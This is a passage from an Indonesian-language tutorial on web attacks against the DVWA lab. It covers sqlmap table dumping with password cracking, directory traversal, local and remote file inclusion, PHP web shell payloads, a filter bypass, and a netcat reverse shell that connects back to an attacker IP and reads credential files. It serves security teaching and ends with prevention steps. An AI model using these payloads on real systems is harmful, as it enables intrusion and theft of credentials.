


Figure 11: sqlmap2

6. Ubah lagi command sqlmap sebelumnya untuk menampilkan data dalam tabel users

```
sqlmap -u "[url]" --cookie="[cookies]" --data="[request]" -D dvwa -T users --dump --batch
--dump digunakan untuk menampilkan semua data didalam sebuah tabel
```

```

id=1&Submit=Submit
[18:19:40] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:19:40] [INFO] starting 2 processes
[18:19:40] [INFO] crack started for hash 'e99a18c29cb8df7f3a8053670992e83'
[18:19:50] [INFO] cracked password 'charley' for hash '8d533d75ae2c3966d7eb4dcfc9216b'
[18:19:50] [INFO] cracked password 'password' for hash '5f4dec3b5aa765d61d8327deba882cf99'
[18:19:50] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user | avatar | password |
| name | first_name | last_login | failed_login |
+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dec3b5aa765d61d8327deba882cf99 (password) | adm
n |
| 2 | gordon | /hackable/users/gordonb.jpg | e99a18c29cb8df7f3a8053670992e83 (abc123) | Brow
n |
| 3 | 1337 | /hackable/users/1337.jpg | b8d533d75ae2c3966d7eb4dcfc9216b (charley) | Me
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Pica
sso |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dec3b5aa765d61d8327deba882cf99 (password) | Smit
y |
+-----+-----+-----+-----+
[18:20:10] [INFO] table 'dwa.users' dumped to CSV File '/home/kali/.local/share/sqlmap/output/localho
st/dump/dwa/users.csv'
[18:20:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/local
host'
[*] ending @ 18:20:10 /2023-09-11/

```

>karena enkripsi password yang sederhana menggunakan md5, sqlmap secara otomatis mendekripsi semua password yang ada

## Directory Traversal Vulnerabilities

### Deskripsi

Directory Traversal merupakan kerentanan dimana aplikasi web memperbolehkan client untuk mengakses file yang tidak seharusnya diakses dan tidak sewajarnya diakses melalui interface web diluar root directory website. Sebagai contoh, client dapat mengakses informasi/dokumen pada server yang seharusnya tidak ditampilkan di website.

### Contoh:

Kode php dan html dibawah, berfungsi sebagai pengubah warna background dari website kita dengan memberikan kode php berdasarkan warna yang dipilih pada parameter COLOR di GET request.

Menurut anda, apa yang akan anda lakukan sebagai penyerang untuk dapat mengakses file lain yang ada pada server?

### Cara Mengidentifikasi Kerentanan Directory Traversal

- Identifikasi request parameter yang dapat dimanipulasi
- Lakukan percobaan dengan memasukkan payload supaya website memuat informasi yang tidak seharusnya bisa diakses
- Lihat error

```

<?php
 $color = 'blue';
 if (isset($_GET['COLOR']))
 $color = $_GET['COLOR'];
 include($color . '.php');
?>

<form method="get">
 <select name="COLOR">
 <option value="red">red</option>
 <option value="blue">blue</option>
 </select>
 <input type="submit">
</form>

```

Figure 12: image

### Contoh serangan Directory Traversal

Input yang tidak tersanitasi dan cara menampilkan file dengan cara yang kurang baik dapat menyebabkan munculnya kelemahan Directory Traversal, sebagai contoh pada kasus di DVWA berikut

bila kita lihat dari kode sumbernya:

Input parameter ‘page’ dari user tidak disanitasi dengan baik, sehingga apabila kita memasukkan input seperti:

`../../../../etc/passwd`

Akan menampilkan file seperti berikut:

File tersebut menampilkan siapa saja user yang beroperasi dalam sistem, terlihat tidak terlalu berbahaya bukan? Bagaimana apabila kasusnya kita ganti menjadi seperti ini:

- Bapak / Ibu menyimpan file berupa catatan pribadi perusahaan atau informasi rahasia seperti pada sebuah file email\_pass.txt di server seperti berikut:

```

user pass
admin@gmail.com Djum4nt0sup3r

```

- Apabila hacker bisa menemukan lokasi dari file tersebut dan menggunakan cara diatas

`/var/www/dvwa/email_pass.txt`




Figure 13: File Inclusion Section

A screenshot of a web browser window titled "Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Google C...". The address bar shows "Not secure | 192.168.111.129/dvwa/vulnerabilities/view\_source.php?id...". The main content area has a large heading "File Inclusion Source". Below it is a code editor containing the following PHP code:

```
<?php
$file = $_GET['page']; //The page we wish to display
?>
```


At the bottom left of the code editor is a "Compare" button.

Figure 14: Alt text



Figure 15: Alt text

Haislnya bisa seperti berikut:



## File Inclusion Vulnerabilities

### Deskripsi

File Inclusion merupakan kerentanan dimana user dapat mengeksekusi konten pada suatu file di website. File ini seharusnya tidak dapat dieksekusi secara bebas oleh user, namun dikarenakan kurang baiknya implementasi keamanan pada website, user jadi bisa mengeksekusi file tersebut.

### Jenis-Jenis Kerentanan File Inclusion

- Local File Inclusion
- Remote File Inclusion

### Local File Inclusion

Local File Inclusion adalah kelemahan dimana user dapat mengeksekusi kontek file yang terletak pada server yang sama dengan website. Biasanya pada kasus LFI, seorang penyerang berhasil memasukkan sebuah file atau kode berbahaya melalui server atau website, lalu dengan memanfaatkan kerentanan File Inclusion, penyerang dapat mengeksekusi file tersebut pada website. Dampak pada sisi user yang dijadikan target adalah, penyerang bisa saja mengarahkan user ke lokasi file berbahaya yang telah disiapkan untuk menyerang user pada server, dan ketika user mengakses lokasi tersebut, user secara tidak sadar telah mengeksekusi file berbahaya yang telah disiapkan. Pemanfaatan yang paling umum ter-

```

<?php
 $color = 'blue';
 if (isset($_GET['COLOR']))
 $color = $_GET['COLOR'];
 include($color . '.php');
?>

<form method="get">
 <select name="COLOR">
 <option value="red">red</option>
 <option value="blue">blue</option>
 </select>
 <input type="submit">
</form>

```

Figure 16: image

jadi pada kerentanan LFI adalah penyerang dapat menyiapkan file yang ketika diakses oleh penyerang dan sever mengeksekusi file tersebut, penyerang akan mendapatkan akses terhadap server atau bisa disebut web shells.

### Web Shells

Sederhana, Web Shell merupakan kode yang dibuat oleh penyerang untuk dijadikan backdoor pada server. Dengan Web Shell, penyerang dapat secara aktif melakukan eksekusi command server melalui website, memberikan akses jarak jauh, melakukan pivoting, menjadikan server sebagai zombie, dan tidak menutup kemungkinan meningkatkan hak akses penyerang ke tingkat yang lebih tinggi (privilege escalation).

Kegunaan Web Shell:

1. Persistent Remote Access
2. Privilege escalation
3. Pivoting and launching attacks
4. Turning server to a zombie
5. Command Execution

Contoh Web Shell:

1. C99 Shell
2. Weevly

## **Bagaimana Cara Mengeksekusi Kode Apabila Penyerang Tidak Dapat Memasukkan File Ke Dalam Server?**

Terdapat beberapa cara untuk melakukan eksploitasi LFI apabila penyerang tidak dapat memasukkan file ke dalam server, beberapa di antaranya adalah:

### **Kontaminasi Log File**

1. Connect ke Webserver menggunakan netcat
2. Kirim Payload berikut

```
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>' ;?>
```

3. Execute the log file

### **Menggunakan PHP Wrappers**

1. Format input parameter

```
data:text/plain,<?php echo shell_exec("${payload}") ?>
```

2. Ganti \${payload} dengan command yang diperlukan

### **Remote File Inclusion**

Mirip dengan Local File Inclusion, bedanya Remote File Inclusion berarti penyerang dapat membuat website mengeksekusi file yang telah disiapkan oleh penyerang pada server penyerang, sehingga penyerang tidak perlu memasukkan file berbahaya tersebut ke server target.

### **Demo Kerentanan File Inclusion**

Pada kasus ini, anggap seorang hacker telah berhasil memasukkan file berbahaya kedalam sistem, baik melalui fitur dalam website atau menggunakan cara lain. Script yang dimasukkan oleh si hacker merupakan file bernama **malscript.php** yang berisi kode berikut:

```
<?php system($_GET['cmd']);?>
```

Kode ini akan melakukan perintah server sesuai dengan masukan yang diberikan pada parameter cmd, berikut step by stepnya:

- Buka DVWA
  - Pilih section file inclusion
- ```
<!– FILE INCLUSION SECTION IN DVWA IMAGE –!>
```
- Lihat pada URL

http://ip_mesin/dvwa/vulnerabilities/fi/?page=include.php

LOCAL FILE INCLUSION PAYLOAD

- Dengan memanfaatkan kelemahan Directory traversal, masukkan payload berikut sebagai value dari pada parameter ?page=

```
../../../../var/www/dvwa/malscript.php
```

dan tambahkan paramter cmd disebelahnya seperti berikut:

```
&cmd=ls
```

Sehingga pada url menjadi seperti berikut

```
?page=../../../../var/www/dvwa/malscript.php&cmd=ls
```

- Klik enter
- Maka konten dari file akan muncul seperti di bawah




Figure 17: FI to RCE

REMOTE FILE INCLUSION PAYLOAD

Mirip dengan Local File Inclusion, pada **Remote File Inclusion (RFI)**, file yang ada berasal dari luar server, alias berasal dari server penyerang. Untuk mengetahui apakah RFI bisa terjadi, mirip seperti dengan Local File Inclusion. Sebagai percobaan, ganti value pada parameter ?page=, menjadi `http://google.com` atau `http://imdb.com`, maka berikut hasil yang akan ditampilkan:

Untuk level Medium

Sekarang, ganti level ke level medium dengan cara: - Masuk ke section DVWA Security - Lalu ganti kesulitan menjadi medium dan klik submit

- Kembali ke section File Inclusion
- Klik **View Source**
- Berikut merupakan contoh upgrade securitynya




Figure 18: RFI1




Figure 19: RFI2





Figure 20: RFI3

```
<?php  
$file = $_GET['page']; // The page we wish to display  
  
// Bad input validation  
$file = str_replace("http://", "", $file);  
$file = str_replace("https://", "", $file);  
  
?>
```

Figure 21: MediumFI

Cara ini masih bisa diBypass dengan cara mengganti **http://**, menjadi **hthttp://tp://**. Berikut pembuktianya:

- Ketika menggunakan <http://google.com> biasa



<http://google.com> terpotong menjadi google.com, membuat website tidak bisa diakses

- Ketika menggunakan cara lain seperti **hthttp://tp://google.com**




Figure 22: RFI4

- Keamanan berhasil dibypass

Contoh kejadian dimana penyerang bisa masuk ke dalam server.

Berikut saya memiliki 2 buah IP:

IP server 192.168.111.129 IP penyerang 192.168.111.128

Berikut contoh isi file dalam server:

```
msfadmin@metasploitable:/var/www/dvwa$ ls
about.php      docs          hackable        logout.php    robots.txt
CHANGELOG.txt  dvwa          ids_log.php   malscript.php security.php
config         email_pass.txt index.php     phpinfo.php  setup.php
COPYING.txt    external       instructions.php php.ini     vulnerabilities
creds.txt     favicon.ico   login.php    README.txt
msfadmin@metasploitable:/var/www/dvwa$ _
```

Figure 23: ListFileFI

Dalam server penyerang, telah disiapkan file bernama info.txt untuk masuk kedalam server seperti berikut:

```
<?php system('nc 192.168.111.128 1234 -e /bin/bash');?>
```

Kode ini memiliki fungsi untuk membuka koneksi dari server ke server penyerang, memberikan akses server kepada penyerang di port 1234.

Penyerang saat ini sedang menunggu koneksi di port 1234




Figure 24: FIWaitConnect

Ketika server memiliki kelemahan File Inclusion, penyerang dapat memasukkan alamat dan file dari penyerang seperti berikut:

Hasilnya seperti berikut:

Penyerang berhasil masuk ke dalam server.

Cara Mencegah Kerentanan File Inclusion

1. Mematikan fungsi yang berkaitan dengan eksekusi shell seperti eval, shell_exec, system, exec, passthru, dan proc_open.




Figure 25: RFI5

```

connect to [192.168.111.128] from (UNKNOWN) [192.168.111.129] 40266
cd ../../
cat creds.txt
email: admin1@tyaho.com
pass: admin1234213123123
ls -la
total 148
drwxr-xr-x  8 www-data www-data  4096 Sep 13 13:54 .
drwxr-xr-x 10 www-data www-data  4096 May 20  2012 ..
-rw-r--r--  1 www-data www-data   497 Sep  8 2010 .htaccess
-rw-r--r--  1 www-data www-data  5066 Jun  6 2010 CHANGELOG.txt
-rw-r--r--  1 www-data www-data 33107 Mar 16 2010 COPYING.txt
-rw-r--r--  1 www-data www-data  4934 Mar 16 2010 README.txt
-rw-r--r--  1 www-data www-data  2792 Aug 26 2010 about.php
drwxr-xr-x  2 www-data www-data  4096 May 20  2012 config
-rw-r--r--  1 root    root     49 Sep 13 13:54 creds.txt
drwxr-xr-x  2 www-data www-data  4096 May 20  2012 docs
drwxr-xr-x  6 www-data www-data  4096 May 20  2012 dvwa
-rw-r--r--  1 root    root     52 Sep 13 13:19 email_pass.txt
drwxr-xr-x  3 www-data www-data  4096 May 20  2012 external
-rw-r--r--  1 www-data www-data  1406 Sep  6 2010 favicon.ico
drwxr-xr-x  4 www-data www-data  4096 May 20  2012 hackable
-rw-r--r--  1 www-data www-data  883 Mar 16 2010 ids_log.php
-rw-r--r--  1 www-data www-data 1884 May 20  2012 index.php
-rw-r--r--  1 www-data www-data 1761 Mar 16 2010 instructions.php
-rw-r--r--  1 www-data www-data 2645 May 20  2012 login.php
-rw-r--r--  1 www-data www-data  413 Mar 16 2010 logout.php
-rw-r--r--  1 root    root     30 Sep 13 13:24 malscript.php
-rw-r--r--  1 www-data www-data  156 Sep 13 11:26 php.ini
-rw-r--r--  1 www-data www-data  193 Mar 16 2010 phpinfo.php
-rw-r--r--  1 www-data www-data   26 Mar 16 2010 robots.txt
-rw-r--r--  1 www-data www-data 2738 Mar 16 2010 security.php
-rw-r--r--  1 www-data www-data 1350 Jun  6 2010 setup.php
drwxr-xr-x 11 www-data www-data  4096 May 20  2012 vulnerabilities

```

Figure 26: RFI6

2. Gunakan escapeshellarg() dan escapeshellcmd() untuk memastikan input yang dimasukkan user tidak dapat dieksekusi di shell.
3. Atur allow_url_include ke “off” apabila tidak dibutuhkan.
4. Lakukan sanitasi pada masukan user.